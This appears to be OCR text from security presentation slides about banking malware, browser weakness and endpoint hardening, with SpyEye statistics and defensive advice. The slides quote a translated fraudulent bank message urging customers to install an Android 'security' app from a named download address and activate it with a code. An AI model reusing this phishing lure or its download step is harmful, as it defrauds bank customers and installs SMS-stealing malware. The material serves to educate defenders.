
Malware vs hardening

Hardening OS, infra & WAF will stop most mass malware attacks

Can we go have a beer now?

What about:

The end point is the weakest link



Easy

Sensitive Data and Apps

AV

End Point Security

Database Firewall

Web Application Firewall

IPS

Firewall

Perimeter Security

Easy

Cyber Criminals

Difficult

Hardening the browser


Weakest link today: the browser

Easy to infect with drive-by-download

This malware is not impacting the user:


1. Observe: take screenshots, log HTTP requests, wait for instructions
2. Update: configuration to attack specific web applications (banking, cloud apps, remote access,..)
3. Attack: all infected machines attack


Trusteer malware statistics



Regions Targeted by Spyeye - August 2011

Trusteer Malware Statistics






Hardening the browser

- Hardening the user:
  - One-time-password tokens
  - Transaction signing with tokens (and bankcard)
- Hardening the browser:
  - Secure sandbox
  - Patching/AV/FW
- Hardening the mobile (iOS, Android, Win):
  - Secure mobile

APT against end-user



Spanish to English translation

In relation to the massive cases of card cloning phones and stealing money from the accounts of our customers, we are obliged to report about this to all clients and protect them. Fraudsters steal cloned phones to SMS and the firm that is used for the transactions in our internet banking.

To combat this, we have developed an application that protects your phone from the interception of SMS, which guarantees full security of your mobile phone. The application works only on mobile phones that work with the Android platform. Holders of such phones now can set the application without problem using your account through Internet banking. Users who do not have cell phones that work on the Android platform will be forced to buy it no problem to use your account and be protected from scammers. Until then, while the application is not enabled on your cell phone can not use the account via internet banking.

It's inconvenient, but it is the only way that will keep their money secure. We understand that not all have phones based on Android, but only this platform is capable of providing security against such scams. As soon buy the phone working on the Android platform, re-enter your internet banking to download and activate the application to your phone. After that the account access through the Internet will be completely unlocked and you can use it.

Note:


- Important! The phone number tied to your account, current SMS and signatures should be used in its mobile Android phone. You need to put the card from your mobile phone to phone that works on Android.

- Android based phones are sold in all outlets of mobile phones in your country. In any model will do.

If you have mobile phone based on Android or has already purchased, we pass the mandatory process of installing the application to your mobile phone.

We care about your safety.

Sincerely, [redacted]



Spanish to English translation

Set the application

To set the application and safe use of Internet banking,

You'll have to open the browser of your mobile phone platform Android.

To install the application must connect to the Internet unless you know how to set the Internet on your phone, please address yourself to your mobile operator.

1. In line with addresses indicating the reference browser to download the application

www.androidseguridad.com / simseg.apk

2. After decreasing the duplication in the upper left corner should appear indicating the needle down.

3. Notices Open, having pulled down the top menu, and launch the application.

4. Having launched the application by pressing Install. Ready.The successful application is set to your mobile phone!


5. Now you pass the authorization is the telephone at the bank's security system.

Dial the number 325000 and press call. The phone screen should display a six digit code.

Enter the digits in the field below and finish the activation process of the application.

The generated code:

Activating the application



Search
884KB

Settings
624KB

